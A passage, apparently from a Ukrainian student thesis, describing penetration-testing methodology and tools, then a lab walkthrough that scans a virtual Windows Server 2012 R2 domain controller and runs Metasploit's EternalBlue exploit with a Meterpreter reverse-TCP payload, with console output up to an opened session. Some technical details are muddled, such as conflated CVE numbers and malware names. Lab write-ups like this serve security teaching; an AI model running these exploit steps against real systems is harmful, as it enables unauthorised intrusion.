- Black box (Чорний ящик): У цьому типі тестування пентестерам надається обмежена або нульова інформація про систему, яку вони мають перевірити. Це означає, що вони діють, не знаючи структури чи особливостей системи, і мають використовувати свої навички та інструменти для виявлення вразливостей.
- Gray box (Півпрозорий ящик): У цьому випадку пентестерам надається деяка обмежена інформація про систему, наприклад, структура додатків чи деякі конфігураційні дані. Вони мають більш розширені можливості порівняно з "Black box", але не мають повного обсягу інформації, як у "White box".
- White box (Білий ящик): У цьому випадку пентестерам надається повна інформація про систему, включаючи всі деталі її реалізації, код програм, налаштування тощо. Це дозволяє їм проводити більш глибокий аналіз системи та шукати вразливості на всіх рівнях.

Вхідні дані для цих типів тестування можуть включати:

- список IP-адрес пристроїв, які мають бути перевірені;
- список сервісів, які підлягають оцінці або відслідковуються під час тестування;
- облікові дані або інформація для підключення до систем або пристроїв для проведення тестування;
- список заборонених до тестування об'єктів, які можуть бути визначені заздалегідь;
- контактна інформація для зв'язку з відповідальними особами або адміністраторами безпеки;
- додаткові обмеження чи вимоги, які повинні бути враховані під час проведення тестування;

3.2 Алгоритм проведення тестування

Передвипробувальний етап

Підготовка до тестів включає збір усієї необхідної інформації про інформаційно-комунікаційну систему, такі як її опис, структура, технології мережі та програмної підтримки компонентів.

Визначення цілей тестування:

- виявлення поточних вразливостей у системі;
- визначення відповідності стандартам безпеки;
- оцінка рівня захисту від можливих атак;

Узгодження обсягу і глибини тестування:

- визначення об'єктів тестування (наприклад, мережеві компоненти, програми, сервери);
- співпраця з організацією-замовником для уточнення деталей тестування;

Сканування мережі:

- ручне або автоматичне сканування для ідентифікації активних систем і відкритих портів;
- виявлення служб, які використовуються в системі;

Виконання тестування

Після підготовки переходимо до виконання безпосереднього тестування з метою виявлення і оцінки потенційних слабких місць в системі:

- сканування портів і служб;
- використання автоматизованих інструментів для ідентифікації активних систем, відкритих портів та служб;

Аналіз вразливостей:

- виявлення потенційних вразливостей системи, включаючи тестування веб-додатків та перевірку застарілих компонентів.

Експлуатація вразливостей:

- якщо виявлено вразливості, проведення додаткових тестів для оцінки їх

потенційної експлуатації.

Тестування на проникнення:

- спроби активного вторгнення в систему для перевірки стійкості до таких атак та ефективності захисних механізмів.

Оцінка соціальної інженерії:

- виявлення вразливостей, пов'язаних з людським фактором, таких як фішинг або інші форми соціальної інженерії.

Після завершення тестування на проникнення пентестер готує детальний звіт. Цей звіт містить загальну інформацію про тест, його мету, результати, виявлені вразливості, недоліки в системі кібербезпеки організації-клієнта та рекомендації щодо їх виправлення.

Звіт надається для оцінки іншим експертам в організації або внутрішнім аудиторам, відповідальним за кібербезпеку. Ці експерти аналізують звіт та оцінюють надані рекомендації і ризики.

На основі звіту та рекомендацій організація-клієнт ініціює процес усунення виявлених вразливостей та недоліків у системі кібербезпеки.

Ревалідація (повторне тестування)

Після усунення вразливостей можна провести повторне тестування на проникнення (ре-тестування). Його мета - перевірити ефективність виправлень і переконатися, що виявлені вразливості більше не присутні в системі.

Після успішного завершення всіх етапів тестування та виправлень організація-клієнт може отримати офіційний сертифікат, який підтверджує, що система кібербезпеки відповідає вимогам безпеки та готова до використання.

Після отримання сертифікату пен-тестер або команда, яка проводила тестування, підписує всі необхідні документи, що підтверджують завершення тестування та передачу результатів організації-клієнту.

3.3 Перелік програмного-апаратних рішень

Для вирішення поставленої задачі необхідно використовувати комплекс програмних і апаратних рішень, що дозволяють виконати аналіз кібербезпеки

інформаційних систем. Ці рішення використовуються для моделювання атак на систему, що допомагає оцінити рівень її захищеності, знайти вразливі місця в інфраструктурі, а також перевірити безпеку окремих сегментів мережі.

До найефективніших програмно-апаратних рішень, які застосовуються для проведення тестів на проникнення в середовищі AD, належать наступні

3.3.1 Nmap

Nmap(Network Mapper)-один із най популярніших і найпотужніших інструментів сканування безпеки, що використовується для дослідження мережі та аудиту безпеки. Він має відкритий вихідний код і підтримується багатьма операційними системами[25].

У контексті тестування на проникнення Nmap використовується на етапі розвідки для збору інформації про цільову мережу та її компоненти Основними завданнями, які вирішує Nmap, є:

- ідентифікація доступних хостів у мережі;
- визначення сервісів,що надаються цими хостами;
- визначення операційної системи та її версії, використовуваної на хостах;
- визначення типу пакетних фільтрів і брандмауерів , що використовуються в мережі;

Функції інструменту Nmap включають:

- виявлення хостів Nmap може виконати активне сканування і визначити наявні хости в мережі;
- виявлення відкритих портів інструмент може виявити відкриті порти на цільових вузлах, що допоможе підготуватися до аудиту безпеки;
- інвентаризація мережі інвентаризація мережі за допомогою Nmap можна отримати інвентаризацію мережі, переглянути її структуру і керувати її активами;
- пошук і експлуатація вразливостей цей інструмент дає змогу виявляти й експлуатувати вразливості в мережі;
- генерація трафіку й аналіз відгуків Nmap може генерувати трафік на хостив мережій аналізувати їх відгуки та час відгуку;

Загалом, Nmap є важливим інструментом для проведення тестів на проникнення, оскільки він надає важливу інформацію про мережу та її компоненти і допомагає виявити потенційні вразливості та ризики безпеки.

3.3.2 Nessus

Nessus - це складний інструмент сканування вразливостей, який широко використовується для оцінки та тестування вразливостей на проникнення, включаючи аналіз потенційних зловмисних атак.

Основні можливості Nessus включають в себе наступні:

"Nessus" здатний підтримувати широкий спектр мережевих пристроїв, операційних систем, баз даних і програмного забезпечення, незалежно від того, чи є середовище фізичним, віртуальним або хмарним. Завдяки цьому Nessus може виявляти вразливості в складних інфраструктурах.

Система виявляє різноманітні загрози. Nessus здатний ідентифікувати хости, які взаємодіють з системами, що були інфіковані вірусами, шкідливими програмами, бекдорами та ботнетами. Крім того, він здатний виявляти веб-сервіси зі шкідливими посиланнями і невідомими процесами, що може свідчити про наявність атак або хакерських атак.

3.3.3 Wireshark

Wireshark - це високоефективний мережевий аналізатор, який здатний аналізувати трафік, що протікає через мережевий інтерфейс комп'ютера. Він дозволяє виявляти та вирішувати проблеми з мережею, налаштовувати веб-додатки, мережеві програми або сайти. Його можна успішно використовувати в процесі тестування на проникнення, особливо на етапі розвідки, де збір і аналіз мережевого трафіку може надати цінної інформації про цільову систему або мережу.[27]

Основні можливості Wireshark включають:

- захоплення пакетів у реальному часі: Wireshark може перехоплювати пакети з будь-якого провідного або бездротового мережевого інтерфейсу в реальному часі.

Це дозволяє аналізувати потік даних в реальному часі;

- фільтрація пакетів: Програма надає розширені засоби фільтрації, які дозволяють користувачам обирати лише ті пакети, які їх цікавлять. Це дозволяє зосередитися на конкретних аспектах мережі або комунікації;
- підтримка VoIP-дзвінків: Wireshark може аналізувати трафік VoIP-дзвінків, що дозволяє виявити проблеми з якістю зв'язку або безпекою. Це корисна функція для виявлення потенційних загроз безпеці VoIP-мереж;
- розшифрування HTTPS-трафіку: При наявності відповідних сертифікатів Wireshark може розшифрувати HTTPS-трафік, що дозволяє аналізувати зашифрований зміст пакетів;
- відображення статистики навантаження на мережу: Wireshark надає користувачам можливість переглядати статистику навантаження на мережу за допомогою графіків та діаграм;
- перегляд вмісту пакетів для всіх рівнів мережі: Він забезпечує можливість аналізувати вміст кожного пакета на всіх рівнях мережевої моделі OSI.
- відображення часу надсилання та отримання пакетів: Wireshark включає функції для аналізу часових параметрів пакетів, що дозволяє виявляти затримки та інші аспекти, пов'язані з часом у мережі.

3.3.4 Metasploit

Metasploit - це один з найбільш відомих і широко використовуваних фреймворків для пентесту і етичного хакінгу. Він надає широкий набір інструментів, які допомагають спеціалістам з інформаційної безпеки виявляти та експлуатувати вразливості в системах з метою оцінки їхньої стійкості.

Основні цілі та можливості Metasploit Framework включають:

Пошук вразливостей: Фреймворк дозволяє шукати різноманітні вразливості в системах та програмному забезпеченні, які можна використати для отримання несанкціонованого доступу.

Доступ до готових зразків коду: Metasploit містить велику бібліотеку експлойтів, модулів та скриптів, які допомагають прискорити та спростити роботу пентестера.

Розробка власного шкідливого ПЗ: Фреймворк надає можливості для створення

власних експлойтів та шкідливого програмного забезпечення для проведення тестів на проникнення.

Планування, запуск та управління атаками: Metasploit дозволяє планувати, виконувати та керувати різними типами атак, включаючи віддалені виконання коду, перехоплення сеансів та збирання інформації.

3.3.5 Responder

Responder - це інструмент для атак типу “людина посередині” на схемі аутентифікації Windows. Він використовується під час тестування на проникнення на етапі експлуатації. Responder має такі можливості:

Перевірка локальних файлів hosts, які можуть містити певні DNS-записи.

Автоматичне виконання DNS-запитів у вибраних мережах.

Надсилання широкомовних повідомлень в обрану мережу за допомогою LLMNR/NBT-NS.

3.3.6 Hashcat

Hashcat - ефективний інструмент для розшифрування паролів і хешів, який використовують для пентесту та оцінки захищеності інформаційних систем.

Основні можливості Hashcat:

- підтримує велику кількість алгоритмів хешування: MD5, SHA-1, SHA-256, bcrypt тощо.
- універсальність і масштабість працює з CPU і GPU, підтримує розподілені обчислення.
- різноманітні методи атаки атаки по словнику, грубої сили, комбінації, правила і маски.
- можливість кастомізації атак використання масок і правил для врахування особливостей паролів.
- оцінка продуктивності детальна інформація про швидкість розшифрування, використання ресурсів і час завершення атаки для оптимізації процесу.

3.3.7 BloodHound

BloodHound застосовує теорію графів для виявлення прихованих і часто небажаних зв'язків у середовищах Active Directory (AD). Зловмисники можуть використовувати BloodHound для швидкого виявлення складних шляхів атак, які інакше важко помітити. Пентестери також використовують BloodHound для виявлення та усунення цих шляхів атак, що дозволяє підвищити рівень мережевої безпеки.

BloodHound складається з двох основних компонентів:

поглинач, який перераховує та збирає дані домену AD;

додаток з графічним інтерфейсом користувача для візуалізації взаємозв'язків між зібраними даними домену.

3.3.8 Mimikatz

Mimikatz - це інструмент з відкритим вихідним кодом, який може змінювати дані автентифікації в системах Windows, включаючи квитки Kerberos. Це дає змогу зловмисникам викрасти облікові дані та отримати привілейований доступ. Проте тестувальники проникнення також можуть використовувати Mimikatz самостійно, щоб виявляти потенційні слабкі місця та вразливості в мережі, які можна використати для покращення безпеки.

3.4 Проведення тестування

Аналізуючи інформаційно-комунікаційні системи, можна побачити, що більшість з них побудовані на службах AD. Крім того, останні події призвели до широкого використання протоколу RDP. З огляду на це, ми вирішили протестувати ці два компоненти Windows.

3.4.1 Тестування AD

Для проведення пентесту був використаний дистрибутив Kali Linux, який призначений для розширеного випробування на вразливість та аудиту безпеки.

У якості цільової машини було обрано WS 2012 R2 з настроєною службою управління користувачами AD. Ці дві операційні системи інстальовано на віртуальній машині VirtualBox від Oracle. (рис. 3.1).




Рисунок 3.1 – ОС, що встановлені для роботи на VirtualBox

Щоб налаштувати служби AD, були застосовані наступні кроки:

- встановлення AD на сервері в powershell за допомогою команди `Install-windowsfeature AD-domain-services` (рис. 3.1);




Рисунок 3.2 – Інсталяція AD

- імпортуємо модуль для розгортання AD в powershell за допомогою команди `Import-Module ADDSDeployment` (рис. 3.2);

```
PS C:\Users\Administrator> Import-Module ADDSDeployment
PS C:\Users\Administrator>
```

Рисунок 3.3 – Імпорт модулю для налаштування AD

- інсталяція та налаштування AD, присвоєння доменних імен та імен

NetBIOS.

Створення пароля та налаштування безпеки AD (рис. 3.4).

```
PS C:\Users\Administrator> Import-Module ADDSDeployment
PS C:\Users\Administrator> Install-ADDSForest -CreateDnsDelegation:$false -DatabasePath "C:\Windows\NTDS" -DomainMode "Win2012R2" -DomainName "tdslab.local" -DomainNetbiosName "tdslab" -ForestMode "Win2012R2" -InstallDns:$true -LogPath "C:\Windows\NTDS" -NoRebootOnCompletion:$false -SysvolPath "C:\Windows\SYSVOL" -Force:$true
SafeModeAdministratorPassword: ****
Confirm SafeModeAdministratorPassword: ****
WARNING: Windows Server 2012 R2 domain controllers have a default for the security setting named "Allow cryptography algorithms compatible with Windows NT 4.0" that prevents weaker cryptography algorithms when establishing security channel sessions.
For more information about this setting, see Knowledge Base article 942564 (http://go.microsoft.com/fwlink/?LinkId=104751).
```

Рисунок 3.4. – Останній етап налаштування AD

Після встановлення AD можна розпочати тестування на проникнення.

Перша фаза тестування на проникнення полягає в отриманні інформації про IP-адресу цільового комп'ютера.

Найважливіша перша фаза тестування на проникнення - це сканування і виявлення.

Спочатку скануються відкриті порти за допомогою утиліти NMAP для перевірки наявності доступних сервісів. NMAP використовує різні методи сканування, включаючи TCP UDP, FTP проксі, SYN, , зворотний ID, ICMP, FIN, ACK, SYN і NULL сканування [25].

На рисунку 3.5 показано результати сканування всіх відкритих TCP-портів за допомогою сервісу NMAP. Для сканування використовувалася команда `nmap -sT 10.0.2.9`. Параметр `-sT` використовується для сканування TCP-портів, а `10.0.2.9` - це IP-адреса цільового комп'ютера.

```
(kali@kali)-[~]$ nmap -v -Pn 10.0.2.9
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-24 18:16 EEST
Initiating Parallel DNS resolution of 1 host. at 18:16
Completed Parallel DNS resolution of 1 host. at 18:16, 0.00s elapsed
Initiating Connect Scan at 18:16
Scanning 10.0.2.9 [1000 ports]
Discovered open port 135/tcp on 10.0.2.9
Discovered open port 53/tcp on 10.0.2.9
Discovered open port 139/tcp on 10.0.2.9
Discovered open port 445/tcp on 10.0.2.9
Discovered open port 49155/tcp on 10.0.2.9
Discovered open port 49158/tcp on 10.0.2.9
Discovered open port 49154/tcp on 10.0.2.9
Discovered open port 3268/tcp on 10.0.2.9
Discovered open port 464/tcp on 10.0.2.9
Discovered open port 49157/tcp on 10.0.2.9
Discovered open port 593/tcp on 10.0.2.9
Discovered open port 49159/tcp on 10.0.2.9
Discovered open port 88/tcp on 10.0.2.9
Strange read error from 10.0.2.9 (104 - 'Connection reset by peer')
Discovered open port 636/tcp on 10.0.2.9
Discovered open port 389/tcp on 10.0.2.9
Discovered open port 3269/tcp on 10.0.2.9
Completed Connect Scan at 18:16, 4.26s elapsed (1000 total ports)
Nmap scan report for 10.0.2.9
Host is up (0.0010s latency).
Not shown: 984 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49159/tcp open  unknown
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 4.31 seconds
```

Рисунок 3.5 – Сканування відкритих портів утилітою NMAP

Синтаксис команди для запуску скриптів має вигляд `nmap [Тип(и) сканування] [Параметри] {Ціль сканування}`.

Для сканування на наявність вразливостей в SMB-протоколі була використана наступний скрипт

`nmap -Pn -sS -sV --script smb-vuln* -p 139,445;10.0.2.9`, де:

`-Pn` - параметр, який використовується, коли немає даних про те, чи запущена служба;

`--script smb-vuln*` - скрипт, який сканує уразливості протоколу SMB;

`-p` - параметр, який дозволяє сканувати вказані порти.

На рисунку 3.6 зображено код для сканування на наявність вразливостей у SMB-протоколі

```

(kali@kali)-[~]
$ nmap -Pn --script=smb-vuln* -p 139, 445 10.0.2.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-24 18:22 EEST
Nmap scan report for 445 (0.0.1.189)
Host is up.

PORT      STATE      SERVICE
139/tcp    filtered  netbios-ssn

Nmap scan report for 10.0.2.9
Host is up (0.0015s latency).

PORT      STATE      SERVICE
139/tcp    open       netbios-ssn

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms17-010:
|  VULNERABLE:
|    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|    State: VULNERABLE
|    IDs: CVE:CVE-2017-0143
|    Risk factor: HIGH
|    A critical remote code execution vulnerability exists in Microsoft SMBv1
|    servers (ms17-010).
|
|    Disclosure date: 2017-03-14
|    References:
|      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

Nmap done: 2 IP addresses (2 hosts up) scanned in 5.39 seconds

```

Рисунок 3.6 – Результат сканування вразливостей протоколу SMB

Виявлена вразливість відома під назвою CVE-2017-0144 (ETERNALBLUE) та MS17-010, також відома як WannaCry та NotPetya (вірус-вимагач).

Ця вразливість використовує проблеми в протоколі Windows SMB для отримання підвищених привілеїв, що дозволяє нам виконувати будьякий код з правами адміна. Це дає нам вільний доступ, оскільки всі версії Windows, від Windows XP до Windows Server 2016, були вразливі до цієї уразливості. Це означає, що дана уразливість залишалася не виправленою щонайменше 16 років. Виправлення було випущено в пакеті оновлень MS17-010.

Тепер ми використаємо Meterpreter, Metasploit, Mimikatz і John the Ripper для реалізації атаки через скрипт

Основні етапи:

- пошук, вибір та налаштування експлойту для перевірки поведінки на комп'ютері хакера;
- вибір та налаштування мітігатора (коду, який запускається на цільовій машині та дозволяє хакеру отримати доступ);
- вибір методів кодування корисного навантаження, якщо такі є, для обходу IDS-

систем;

- експлуатація коду

Metasploit активується за допомогою команди `msfconsole`. (рис. 3.9).

```
(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Search can apply complex filters such as search cve:2009
type:exploit, see all the filters with help search

      IIIIII  dTb.dTb
      II      4'  v  'B
      II      6.    .P
      II      'T;. .;P'
      II      'T;  ;P'
      IIIIII  'YvP'

      I love shells --egypt

      =[ metasploit v6.3.43-dev ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

Рисунок 3.7 – Metasploit

Після успішного запуску програми на екрані з'являється запит на введення системи з встановленим шкідливим кодом. Команда `search` використовується для пошуку експлойтів. Скористайтеся цією командою для пошуку шкідливого коду EternalBlue. Для цього введіть назву потрібної уразливості в команду пошуку.

Як видно на рисунку 3.8, шукана уразливість знаходиться вгорі списку.

```
msf6 > search ms17

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command     2017-03-14      normal No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010      2017-11-15      normal No     MS17-010 SMB RCE Detection
4  exploit/windows/fileformat/office_ms17_11882  2017-11-15      manual No     Microsoft Office CVE-2017-11882
5  auxiliary/admin/mssql/mssql_escalate_execute_as  normal No     Microsoft SQL Server Escalate EXECUTE AS
6  auxiliary/admin/mssql/mssql_escalate_execute_as_sql  normal No     Microsoft SQL Server SQLi Escalate Execute AS
7  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14      great  Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 7, use 7 or use exploit/windows/smb/smb_doublepulsar_rce
```

Рисунок 3.8 – Пошук шкідливого коду Eternalblue

За допомогою цієї команди можна перевірити, чи має машина вразливість до

MS17-010. Введіть команду `use 3`, щоб увімкнути сканер. Далі вводимо команду `options`, щоб відобразити список конфігурацій для цього експлоїта (рис.3.9).

```
# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3 auxiliary/scanner/smb/smb_ms17_010 2017-11-15 normal No MS17-010 SMB RCE Detection
4 exploit/windows/fileformat/office_ms17_11882 2017-11-15 manual No Microsoft Office CVE-2017-11882
5 auxiliary/admin/mssql/mssql_escalate_execute_as 2017-04-14 normal No Microsoft SQL Server Escalate EXECUTE AS
6 auxiliary/admin/mssql/mssql_escalate_execute_as_sql 2017-04-14 normal No Microsoft SQL Server SQLi Escalate Execute AS
7 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution
```

Interact with a module by name or index. For example `info 7`, `use 7` or `use exploit/windows/smb/smb_doublepulsar_rce`

```
msf6 > use 3
msf6 auxiliary(scanner/smb/smb_ms17_010) > options
```

Module options (auxiliary/scanner/smb/smb_ms17_010):

Name	Current Setting	Required	Description
CHECK_ARCH	true	no	Check for architecture on vulnerable hosts
CHECK_DOPU	true	no	Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE	false	no	Check for named pipe on vulnerable hosts
NAMED_PIPES	/usr/share/metasploit-framework/data/wordlists/named_pipes.txt	yes	List of named pipes to check
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The SMB service port (TCP)
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
THREADS	1	yes	The number of concurrent threads (max one per host)

View the full module info with the `info`, or `info -d` command.

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > 
```

Рисунок 3.9 –Налаштування утиліти

RHOST є функція яка відповідає за IP-адресу комп'ютера, до якого буде здійснена атака. Скрипт `set RHOST «10.0.2.9»` використовується для встановлення IP-адреси машини, а скрипт виконується за допомогою команди `exploit`.

Як показано на рисунку 3.12, за допомогою цього експлоїту ми змогли визначити, що цільова має вразливість MS17-010

```
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 10.0.2.9
RHOSTS => 10.0.2.9
msf6 auxiliary(scanner/smb/smb_ms17_010) > exploit
```

```
[*] 10.0.2.9:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2012 R2 Standard Evaluation 9600 x64 (64-bit)
[*] 10.0.2.9:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > 
```

Рисунок 3.10 – Ініціалізація скрипту

Тепер ми готові до виконання експлоїту Eternalblue. Для цього необхідно виконати команду `use exploit/windows/smb/ms17_010_eternalblue` в Metasploit Framework.

У рисунку 3.11 можна побачити результат запуску цього експлойту.

```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 10.0.2.9
RHOSTS => 10.0.2.9
msf6 auxiliary(scanner/smb/smb_ms17_010) > exploit

[*] 10.0.2.9:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2012 R2 Standard Evaluation 9600 x64 (64-bit)
[*] 10.0.2.9:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > use ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms17_010_eternalblue

[*] Using exploit/windows/smb/ms17_010_eternalblue
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

Рисунок 3.11 – Run exploit

При використанні цього експлойта також вказується параметр RHOST, щоб вказати ір-адресу жертви. Параметри RPORT (порт для спроби взлому), LHOST і LPORT (ір-адреса і порт) зазвичай мають значення за замовчуванням (RPORT = 445, LPORT = 4444), але за необхідності можуть бути змінені вручну.

Щоб полегшити роботу, можна вказати також ім'я користувача, пароль і доменне ім'я AD, але у нашому випадку вони не відомі і не потрібні для тестування. Додатково можна скористатися командами set PAYLOAD або msfvenom, щоб обрати або задати інше корисне навантаження, що буде використовуватися для тесту.

```
[*] Using exploit/windows/smb/ms17_010_eternalblue
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.0.2.9
RHOSTS => 10.0.2.9
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name          Current Setting  Required  Description
--          -
RHOSTS        10.0.2.9        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         445             yes       The target port (TCP)
SMBDomain      no              no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass       no              no        (Optional) The password for the specified username
SMBUser       no              no        (Optional) The username to authenticate as
VERIFY_ARCH   true            yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true            yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name          Current Setting  Required  Description
--          -
EXITFUNC      thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST         10.0.2.15       yes       The listen address (an interface may be specified)
LPORT         4444            yes       The listen port

Exploit target:

Id  Name
--  -
0   Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.9:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.9:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2012 R2 Standard Evaluation 9600 x64 (64-bit)
[*] 10.0.2.9:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.9:445 - The target is vulnerable.
[*] 10.0.2.9:445 - shellcode size: 1283
[*] 10.0.2.9:445 - numGroomConn: 12
[*] 10.0.2.9:445 - Target OS: Windows Server 2012 R2 Standard Evaluation 9600
[+] 10.0.2.9:445 - got good NT Trans response
[+] 10.0.2.9:445 - got good NT Trans response
[+] 10.0.2.9:445 - SMB1 session setup allocate nonpaged pool success
[+] 10.0.2.9:445 - SMB1 session setup allocate nonpaged pool success
[+] 10.0.2.9:445 - good response status for nx: INVALID_PARAMETER
[+] 10.0.2.9:445 - good response status for nx: INVALID_PARAMETER
[*] Sending stage (200774 bytes) to 10.0.2.9
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.9:49192) at 2024-06-24 18:47:21 +0300

meterpreter > █

```

Рисунок 3.12 – Виконання команд

Meterpreter - це універсальний корисний модуль, який використовується в Metasploit для пост-експлуатації. Дозволяє пентестерам виконувати різні дії на зараженій системі після успішного проникнення. Інструмент має широкі можливості, що робить його необхідним для аналізу та контролю цільової машини. Проте, через свою високу популярність, Meterpreter відомий для антивірусних програм, які можуть виявляти його ознаки в системі. Якщо ви використовуєте Windows 10 і Google Chrome, введення команди meterpreter в командному рядку (Рисунок 3.4) дозволить вам отримати доступ до системи і виконати команду whoami для перевірки рівня привілеїв, з яким ви увійшли в систему.

```

XSS[-] 10.0.2.9:445 - Exploit failed with the following error: Read timeout expired when reading from the socket (timeout=30)
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.9:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.9:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2012 R2 Standard Evaluation 9600 x64 (64-bit)
[*] 10.0.2.9:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.9:445 - The target is vulnerable.
[*] 10.0.2.9:445 - shellcode size: 1283
[*] 10.0.2.9:445 - numGroomConn: 12
[*] 10.0.2.9:445 - Target OS: Windows Server 2012 R2 Standard Evaluation 9600
[+] 10.0.2.9:445 - got good NT Trans response
[+] 10.0.2.9:445 - got good NT Trans response
[+] 10.0.2.9:445 - SMB1 session setup allocate nonpaged pool success
[+] 10.0.2.9:445 - SMB1 session setup allocate nonpaged pool success
